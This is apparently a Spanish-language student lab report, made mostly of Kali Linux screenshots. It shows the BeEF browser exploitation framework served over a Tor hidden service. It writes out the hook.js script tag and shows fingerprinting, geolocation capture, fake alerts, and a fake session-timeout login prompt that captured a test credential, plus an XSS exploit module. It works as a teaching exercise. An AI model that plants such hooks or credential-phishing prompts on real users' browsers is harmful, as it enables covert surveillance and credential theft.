
To direct input to this VM, click inside or press Ctrl+G.

```
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel To make sure you have checked your configfile.lock into
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
[*] http://127.0.0.1:3000/panel
● beef-xss.service - beef-xss
   Loaded: loaded (/etc/systemd/system/beef-xss.service; disabled; preset: disabled)
     Active: active (running) since Tue 2025-06-10 18:08:02 EDT; 5s ago
       Invocation: b88f760ff3d449a79e91877c0c10aa29
      Main PID: 15849 (bundle)
         Tasks: 9 (limit: 2288)
        Memory: 138.9M
           CPU: 3.523s
          CGroup: /system.slice/beef-xss.service
                  └─15849 ./.beef-xss /usr/share/beef-xss/msnpack-1.8.0/ext/msnpack
/usr/bin/runuser -l 15853 node /tmp/execjs20250610-15849-2ogn08js_50610-10914-fn5om1.rh exitconf.co
node /tmp/execjs20250610-15849-2ogn08js_50610-10914-fn5om1.rh exitconf.co
Jun 10 18:08:02 kali systemd[1]: Started beef-xss.service - beef-xss.
Jun 10 18:08:02 kali env[15849]: Source locally installed gems is ignoring #<Bundler::Stub.n
Jun 10 18:08:02 kali env[15849]: Source locally installed gems is ignoring #<Bundler::Stub.n
Jun 10 18:08:02 kali env[15849]: Source locally installed gems is ignoring #<Bundler::Stub.n
Jun 10 18:08:06 kali env[15849]: [18:08:05][*] Browser Exploitation Framework (BeEF) 0.5.4.0
Jun 10 18:08:06 kali env[15849]: [18:08:05] Twit: @beefproject
Jun 10 18:08:06 kali env[15849]: [18:08:05] Site: https://beefproject.com
Jun 10 18:08:06 kali env[15849]: [18:08:05] Wiki: https://github.com/beefproject/beef
Jun 10 18:08:06 kali env[15849]: [18:08:05][*] Project Creator: Wade Alcorn (@WadeAlcorn)
Jun 10 18:08:06 kali env[15849]: [18:08:06][*] BeEF is loading. Wait a few seconds...
Hint: Some lines were ellipsized, use -l to show in full.
```

8°C Despejado

Buscar Archivo Editar Ver ESP LAA 10:13 p.m. 10/06/2025





The screenshot shows a Kali Linux terminal window titled "Kali-Linux-21" running in a VMware Workstation interface. The terminal window has a dark blue header bar with icons for file operations, a search bar, and system status. The main area shows a terminal session with the following commands and output:

```
(kali㉿kali)-[~]
$ sudo systemctl restart tor
(kali㉿kali)-[~]
$ sudo cat /var/lib/tor/hidden_beef/hostname
605bkujnjk5ra6anc0o0es442c4kiveffewv2cxkfxv2z7pdbcfiyd.onion
(kali㉿kali)-[~]
$
```

The terminal window is set against a background image of a stack of interlocking 3D cubes. Below the terminal, the desktop environment shows several icons: "Home", "test.txt", and "p3_parte4". A small status bar at the bottom left indicates "4°C" and "Prac. despejado". At the bottom right, there is a message box with the text "MARCO ANTONIO CRUZ MAMANI" and a system status bar showing "Ln 1, Col 26" and "25 caracteres". The bottom navigation bar includes icons for file operations, search, and system status.

The screenshot shows a Kali Linux terminal window titled "Kali-Linux-21" running in a VMware Workstation interface. The terminal session is on the root user at the IP address 127.0.0.1. The user has run the command "apt search ped" and found 16 similar commands. They have selected the "ped" command and are in the process of replacing it with "sudo nano index.html". The terminal also shows the user navigating to the "/var/www/html" directory and listing files like "index.html" and "test.txt". A file browser window is visible in the background, and a status bar at the bottom indicates the user's name is MARCO ANTONIO CRUZ MAMANI.


The screenshot shows a Kali Linux terminal window titled "Kali-Linux-21" running in a VMware Workstation interface. The terminal window has a dark blue background with a faint image of a person working on a computer. The title bar includes the window name, file menu, tabs, and system status icons. The terminal itself has a standard Linux-style command-line interface with a light gray background. It displays the following session:

```
[kali㉿kali)-[~/var/www/html]
$ sudo systemctl restart apache2
[kali㉿kali)-[~/var/www/html]
$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset: disabled)
   Active: active (running) since Wed 2025-06-11 18:35:50 EDT; 5s ago
     Invocation: 4b753b88096141bdb52c730a2b6e7f4b
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 3249 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 3252 (apache2)
      Tasks: 6 (limit: 2288)
     Memory: 11.4M
        CPU: 18ms
       CGroup: /system.slice/apache2.service
               ├─3252 /usr/sbin/apache2 -k start
               ├─3255 /usr/sbin/apache2 -k start
               ├─3256 /usr/sbin/apache2 -k start
               ├─3257 /usr/sbin/apache2 -k start
               ├─3258 /usr/sbin/apache2 -k start
               └─3259 /usr/sbin/apache2 -k start


test.txt

Jun 11 18:35:50 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
Jun 11 18:35:50 kali apachectl[3251]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.0.1 for Port 80
Jun 11 18:35:50 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
[lines 1-21/21 (END)]
```

At the bottom of the terminal, there is a message: "To direct input to this VM, click inside or press Ctrl+G." The bottom right corner of the terminal window contains the user's name: "MARCO ANTONIO CRUZ MAMANI". The bottom of the screen shows the desktop environment with various icons and a system tray.



- Capturar información de la maquina cliente



BeEF Control Panel | 192.168.0.18:3000/ui/panel#id=KRNUHCXSTJaoWEHjsuXn5afXT5ivqVLUHJPUC7UvTmpNY0cKpYZdaeXK7K3OiWcXKKQwzpThyqBwq... | WhatsApp

BeEF 0.5.4.0 | Logout

Hooked Browsers

- Online Browsers
 - s6o5bkujnpk5ra6ancooies442c4kiv
 - 127.0.0.1
 - 127.0.0.1
- Offline Browsers
 - localhost
 - 127.0.0.1
 - 127.0.0.1
 - 127.0.0.1
 - 127.0.0.1

Getting Started | Logs | Zombies | Auto Run | Current Browser

Details | Logs | Commands | Proxy | XssRays | Network

Key Value

browser.capabilities.activex	No
browser.capabilities.webrtc	Yes
browser.capabilities.websocket	Yes
browser.capabilities.webworker	Yes
browser.capabilities.wmp	No
browser.date.timestamp	Wed Jun 11 2025 22:44:34 GMT-0400 (hora de Venezuela)
browser.engine	Blink
browser.language	es-419
browser.name	C

Local Date: Wed Jun 11 2025 22:44:34 GMT-0400 (hora de Venezuela)

Basic Requester Page 1 of 2

BeEF Control Panel | 192.168.0.18:3000/ui/panel#id=Nueva pestaña | WhatsApp

BeEF 0.5.4.0 | Logout

Hooked Browsers

- Online Browsers
 - s6o5bkujnpk5ra6ancooies442c4kiv
 - 127.0.0.1
 - 127.0.0.1
- Offline Browsers
 - localhost
 - 192.168.65.198
 - 192.168.65.198
 - 127.0.0.1
 - 127.0.0.1

Getting Started | Logs | Zombies | Auto Run | Current Browser

Details | Logs | Commands | Proxy | XssRays | Network

Key Value

browser.capabilities.activex	No
browser.capabilities.flash	No
browser.capabilities.googlegears	No
browser.capabilities.phonegap	No
browser.capabilities.quicktime	No
browser.capabilities.realplayer	No
browser.capabilities.silverlight	No
browser.capabilities.vbscript	No
browser.capabilities.vlc	No
browser.capabilities.webgl	Yes
browser.capabilities.webkit	Yes
browser.capabilities.websocket	Yes
browser.capabilities.webworker	Yes
browser.capabilities.wmp	No
browser.date.timestamp	Wed Jun 11 2025 22:44:34 GMT-0400 (hora de Venezuela)
browser.engine	Blink
browser.language	es-419
browser.name.friendly	Chrome
browser.name.reported	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Brave/1.0.0.137.0.0.0 Chrome/1.0.0.137.0.0.0 Safari/537.36
browser.platform	Win32
browser.plugins	Web document Renderer,IMTePPu,Brave com.adobe.pdf Plugin,1euAny4
browser.version	137.0.0.0

Local Date: Wed Jun 11 2025 22:44:34 GMT-0400 (hora de Venezuela)

Basic Requester Page 1 of 2

BeEF Control Panel | 192.168.0.18:3000/ui/panel#id=Nueva pestaña | WhatsApp

BeEF 0.5.4.0 | Logout

Hooked Browsers

- Online Browsers
 - s6o5bkujnpk5ra6ancooies442c4kiv
 - 127.0.0.1
 - 127.0.0.1
- Offline Browsers
 - localhost
 - 192.168.65.198
 - 192.168.65.198
 - 127.0.0.1
 - 127.0.0.1

Getting Started | Logs | Zombies | Auto Run | Current Browser

Details | Logs | Commands | Proxy | XssRays | Network

Key Value

browser.capabilities.activex	No
browser.capabilities.flash	No
browser.capabilities.googlegears	No
browser.capabilities.phonegap	No
browser.capabilities.quicktime	No
browser.capabilities.realplayer	No
browser.capabilities.silverlight	No
browser.capabilities.vbscript	No
browser.capabilities.vlc	No
browser.capabilities.webgl	Yes
browser.capabilities.webkit	Yes
browser.capabilities.websocket	Yes
browser.capabilities.webworker	Yes
browser.capabilities.wmp	No
browser.date.timestamp	Wed Jun 11 2025 22:44:34 GMT-0400 (hora de Venezuela)
browser.engine	Blink
browser.language	es-419
browser.name.friendly	Chrome
browser.name.reported	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Brave/1.0.0.137.0.0.0 Chrome/1.0.0.137.0.0.0 Safari/537.36
browser.platform	Win32
browser.plugins	Web document Renderer,IMTePPu,Brave com.adobe.pdf Plugin,1euAny4
browser.version	137.0.0.0

Local Date: Wed Jun 11 2025 22:44:34 GMT-0400 (hora de Venezuela)

Basic Requester Page 1 of 2

BeEF Control Panel | 192.168.0.18:3000/ui/panel#id=Nueva pestaña | WhatsApp

BeEF 0.5.4.0 | Logout

The screenshot shows the BeEF Control Panel interface. On the left, a sidebar titled "Hooked Browsers" lists "Online Browsers" and "Offline Browsers". The "Online Browsers" section shows a single entry: "s6o5bkujnpk5ra6ancooies442c4kiv" with IP 127.0.0.1. The main panel has tabs: "Getting Started", "Logs", "Zombies", "Auto Run", and "Current Browser". The "Current Browser" tab is active, showing a table of system information. A note from the victim, "MARCO ANTONIO CRUZ MAMANI", is displayed in a text editor window at the bottom right.

Key	Value
browser.window.hostport	80
browser.window.origin	http://s6o5bkujnpk5ra6ancooies442c4kiv[...].onion
browser.window.referrer	Unknown
browser.window.size.height	577
browser.window.size.width	1034
browser.window.title	Bienvenido
browser.window.url	http://s6o5bkujnpk5ra6ancooies442c4kiv[...].onion/
hardware.battery.level	unknown
hardware.cpu.arch	x86_64
hardware.cpu.cores	4
hardware.gpu	ANGLE (Intel, Intel(R) UHD Graphics (0x00009B41) Direct3D11 vs_5_0 ps_5_0, D3D11)
hardware.gpu.vendor	Google Inc. (Intel)
hardware.memory	8
hardware.screen.colorddepth	24
hardware.screen.size.height	800
hardware.screen.size.width	1280
hardware.screen.touchenabled	No
hardware.type	Unknown
host.os.arch	64
host.os.family	Windows
host.os.name	Windows
host.os.version	10
host.software.defaultbrowser	Unknown
location.city	Unknown
location.country	Unknown
network.ipaddress	127.0.0.1

• CAPTURAR GEOLOCALIZACION

The screenshot shows the BeEF Control Panel interface with the "Commands" tab selected. The left sidebar shows hooked browsers. The main panel displays a "Module Tree" with categories like "Browser", "Chrome Extensions", "Debug", "Exploits", and "Host". Under "Host", "Get Geolocation (Third-Party)" is selected. A list of APIs for retrieving geolocation information is shown in a dropdown menu. A note from the victim, "MARCO ANTONIO CRUZ MAMANI", is displayed in a text editor window at the bottom right.

id...	date	label
Browser (59)		
Chrome Extensions (6)		
Debug (9)		
Exploits (105)		
Host (24)		
Detect Antivirus		
Detect CUPS		
Detect Coupon Printer		
Detect Google Desktop		
Get Geolocation (Third-Party)		
Detect Internal IP WebRTC		
Get Geolocation (API)		
Get Internal IP (Java)		
Get System Info (Java)		
Get Wireless Keys		
Hook Default Browser		
Hook Microsoft Edge		
Detect Aandroid		
Detect Default Browser		
Detect Hewlett-Packard		
Detect Local Drives		
Detect Software		

Screenshot of BeEF Control Panel showing a hooked browser session. The browser window displays a geolocation API response.

BeEF Control Panel

Module Tree

- Browser (59)
- Chrome Extensions (6)
- Debug (9)
- Exploits (105)
- Host (24)
 - Detect Antivirus
 - Detect CUPS
 - Detect Coupon Printer
 - Detect Google Desktop
 - Get Geolocation (Third-Party)
 - Get Internal IP WebRTC
 - Get Geolocation (API)
 - Get Internal IP (Java)
 - Get System Info (Java)
 - Get Wireless Keys
 - Hook Default Browser
 - Hook Microsoft Edge
 - Detect Airodroid
 - Detect Default Browser
 - Detect Hewlett-Packard
 - Detect Local Drives
 - Detect Software

Module Results History

ID	Date	Label
0	2025-06-11 18:50	command 1

Get Geolocation (Third-Party)

Description: This module retrieves the physical location of the hooked browser using third-party hosted geolocation APIs.

ID: 103

API: <http://www.geoplugin.net/json.gp>

Current Browser

MARCO ANTONIO CRUZ MAMANI

Ln 1, Col 26 25 caracteres. 140% Windows UTF-8

10:50 p.m. 11/06/2025

Screenshot of BeEF Control Panel showing a hooked browser session. The browser window displays a geolocation API response.

BeEF Control Panel

Module Tree

- Browser (59)
- Chrome Extensions (6)
- Debug (9)
- Exploits (105)
- Host (24)
 - Detect Antivirus
 - Detect CUPS
 - Detect Coupon Printer
 - Detect Google Desktop
 - Get Geolocation (Third-Party)
 - Get Internal IP WebRTC
 - Get Geolocation (API)
 - Get Internal IP (Java)
 - Get System Info (Java)
 - Get Wireless Keys
 - Hook Default Browser
 - Hook Microsoft Edge
 - Detect Airodroid
 - Detect Default Browser
 - Detect Hewlett-Packard
 - Detect Local Drives
 - Detect Software

Module Results History

ID	Date	Label
0	2025-06-11 18:50	command 1
1	2025-06-11 18:51	command 2

Command results

1	data: result=	Wed Jun 11 2025 18:51:14 GMT-0400 (hora de Venezuela)
---	---------------	---

Re-execute command

MARCO ANTONIO CRUZ MAMANI

Ln 1, Col 26 25 caracteres. 140% Windows UTF-8

10:51 p.m. 11/06/2025

- INGENIERIA SOCIAL

- ALERTA

The screenshot shows the BeEF Control Panel interface. On the left, there's a sidebar titled "Hooked Browsers" listing various hooked browsers with their IP addresses. The main area has tabs for "Getting Started", "Logs", "Zombies", "Auto Run", and "Current Browser". The "Commands" tab is selected. Under "Module Tree", the "Social Engineering" category is expanded, showing numerous sub-modules like "Text to Voice", "Clickjacking", and "Fake Notification Bar". A "Module Results History" table shows one entry from June 18, 2025. On the right, a "Fake Notification Bar" section is displayed with a description and a text input field containing "verifica tu conexion". Below the main panel, a terminal window shows the command "verifica tu conexion". At the bottom, a taskbar displays the date and time as 10:54 p.m. on 11/06/2025.

The screenshot shows a web browser window with a dark theme. The address bar shows a Tor URL: "s6o5bkujnpk5ra6anc0oies442c4kiveffewv2cxkfxv2z7pdpcfyd.onion". The page content is a "Acceso Restringido" (Restricted Access) page. It states: "Bienvenido al nodo privado. El acceso está limitado a usuarios autorizados. Si no estás autorizado, abandona esta página inmediatamente." Below this is a red box containing the warning: "ALERTA: Este sitio está monitoreado. Cualquier intento de acceso no autorizado será registrado." At the bottom, it says: "Para más información, contacta al administrador a través de los canales seguros." and "[ENTRAR AL SISTEMA]". The footer of the page includes the text "© 2025 - Nodo Sombra". Below the browser window, a taskbar shows the same date and time: 10:54 p.m. on 11/06/2025.

○ CONFIRMACION

The screenshot shows the BeEF Control Panel interface. On the left, there's a sidebar titled 'Hooked Browsers' listing 'Online Browsers' and 'Offline Browsers'. The main area has tabs for 'Getting Started', 'Logs', 'Zombies', 'Auto Run', and 'Current Browser'. The 'Commands' tab is selected. Below it is a 'Module Tree' section with a search bar and a list of modules, including 'Persistence', 'Phonegap', and 'Social Engineering'. A specific module, 'Clippy', is highlighted. To the right, the 'Module Results History' table shows one entry: 'command 1' at '2025-06-11 18:56'. The 'Clippy' configuration panel includes fields for 'Description', 'Id', 'Clippy image directory', 'Custom text', 'Executable', 'Time until Clippy shows his face again', and a 'Thankyou message after downloading'. A preview window shows a browser with the text 'MARCO ANTONIO CRUZ MAMANI'. At the bottom, there's a status bar with system information.

This screenshot shows a web browser window with a dark theme. The address bar shows a Tor URL: 's6o5bkujnpk5ra6ancooies442c4kiveffewv2cxkfxv2z7pdbpcfyd.onion'. The main content is a page titled 'Acceso Restringido' (Restricted Access) with a message about restricted access and monitoring. Below it is a button labeled '[ENTRAR AL SISTEMA]'. A small footer at the bottom of the page says '© 2025 - Nodo Sombra'. In the bottom right corner of the browser window, there's a 'Clippy' pop-up window with the same text 'MARCO ANTONIO CRUZ MAMANI'. The Windows taskbar at the bottom shows various pinned icons and the date/time '11/06/2025 10:57 p.m.'

The screenshot shows the BeEF Control Panel interface. On the left, a sidebar titled "Hooked Browsers" lists "Online Browsers" and "Offline Browsers". In the main area, tabs include "Getting Started", "Logs", "Zombies", "Auto Run", and "Current Browser". The "Commands" tab is selected, showing a "Module Tree" with categories like Persistence, Phonegap, and Social Engineering. A "Module Results History" table shows two entries: "command 1" at 2025-06-11 18:56 and "command 2" at 2025-06-11 18:57. To the right, a "Command results" panel displays "data: answer=user has accepted" with a timestamp of "Wed Jun 11 2025 18:58:11 GMT-0400 (hora de Venezuela)". Below this is a screenshot of a browser window showing the text "MARCO ANTONIO CRUZ MAMANI". At the bottom, a status bar shows "Ready", system icons, and network information.

- PROPMPTS

This screenshot is similar to the first one but focuses on the "Pretty Theft" configuration for the selected module. The "Pretty Theft" section on the right side of the screen contains the following details:

- Description: Asks the user for their username and password using a floating div.
- Id: 8
- Dialog Type: Generic
- Backing: Grey
- Custom Logo (Generic only): <http://0.0.0.0:3000/ui/media/images/beef.png>

A screenshot of a browser window below shows the same "MARCO ANTONIO CRUZ MAMANI" text as the previous screenshot. The status bar at the bottom remains "Ready".

The screenshot shows a web browser window with a purple header bar containing various links and a search bar. A central modal dialog box is displayed, titled "Your session has timed out!". The message inside states: "For your security, your session has been timed out. To continue browsing this site, please re-enter your username and password below." Below this are two input fields labeled "Username:" and "Password:", each with a corresponding text input box. At the bottom right of the dialog is an "Ok" button. In the background, a page titled "Acceso Restringido" is visible, with a red alert box containing the text: "ALERTA: Este sitio está monitoreado y todo su tráfico será registrado." There is also a link "[ENTRAR AL SISTEMA]".

The screenshot shows the BeEF Control Panel interface. On the left, there's a tree view under "Hooked Browsers" showing "Online Browsers" and "Offline Browsers" sections. The "Offline Browsers" section lists several hosts: "localhost" (IP 192.168.65.198), "192.168.65.198" (IP 192.168.65.198), "127.0.0.1" (IP 127.0.0.1), and "127.0.0.1" (IP 127.0.0.1). The main panel features a "Module Tree" on the left with categories like Persistence, Phonegap, Social Engineering, and others. A "Module Results History" table is in the center, showing a single entry: "id": 0, "date": "2025-06-11 19:00", "label": "command 1". To the right, a "Command results" pane displays the output of the command: "data: answer=marco:123". At the bottom, a terminal window shows the text "MARCO ANTONIO CRUZ MAMANI". The status bar at the bottom indicates "BeEF 0.5.4.0 | Logout".

- KEYLOGGER

The screenshot shows the BeEF Control Panel interface. On the left, a sidebar titled "Hooked Browsers" lists "Online Browsers" (including 127.0.0.1 and 127.0.0.1) and "Offline Browsers" (localhost, 192.168.65.198, 192.168.65.198, 127.0.0.1, 127.0.0.1). The main panel has tabs for "Getting Started", "Logs", "Zombies", "Auto Run", and "Current Browser". The "Commands" tab is selected. The "Module Tree" section shows a tree view of modules, with "AlienVault OSSIM 3.1 XSS" expanded to show various exploit sub-modules like "BeEF_bind", "Camera", "Local Host", "NAS", "Router", "Switch", and "XSS". A "Module Results History" table shows one entry: "id: 0 date: 2025-06-11 19:03 label: command 1". The "AlienVault OSSIM 3.1 XSS" details pane shows the "Description" as "Attempts to hook AlienVault OSSIM 3.1 using XSS. For more information see: http://www.exploit-db.com/exploits/20062/", "Id: 141", and "Target URL: http://target/ossim/top.php?option=3&soption=38". A small terminal window in the bottom right shows the command "MARCO ANTONIO CRUZ MAMANI". The taskbar at the bottom includes icons for WhatsApp, BeEF Control Panel, and a new tab.

The screenshot shows a web page titled "Acceso Restringido" (Restricted Access). The page content reads: "Bienvenido al nodo privado. El acceso está limitado a usuarios autorizados. Si no estás autorizado, abandona esta página inmediatamente." (Welcome to the private node. Access is limited to authorized users. If you are not authorized, leave this page immediately.) Below this is a red alert box containing the text: "ALERTA: Este sitio está monitoreado. Cualquier intento de acceso no autorizado será registrado." (ALERT: This site is monitored. Any unauthorized access attempt will be recorded.) At the bottom, there is a link "[ENTRAR AL SISTEMA]" (Enter the system) and a copyright notice "© 2025 - Nodo Sombra". A small terminal window in the bottom right shows the command "MARCO ANTONIO CRUZ MAMANI". The taskbar at the bottom includes icons for WhatsApp, BeEF Control Panel, and a new tab.

BeEF Control Panel | Nueva pestaña

BeEF 0.5.4.0 | Logout

Getting Started | Logs | Zombies | Auto Run | Current Browser

Details | Logs | Commands | Proxy | XssRays | Network

Module Tree

Module Results History

id	date	label
0	2025-06-11 19:03:56	command 1

Command results

1 data: result=exploit attempted Wed Jun 11 2025 19:03:56 GMT-0400 (hora de Venezuela)

Re-execute command

Basic Requester

Ready

Marco Antonio Cruz Mamani

4°C Prac. despejado Buscar

Ln 1, Col 26 25 caracteres. 140% Windows UTF-8

ESP LAA 11:04 p.m. 11/06/2025

Hooked Browsers

- Online Browsers
 - s6o5bkujnpk5ra6ancooies442c4kvv ? 127.0.0.1
 - 127.0.0.1
- Offline Browsers
 - localhost
 - 192.168.65.198
 - 127.0.0.1
 - 192.168.65.198
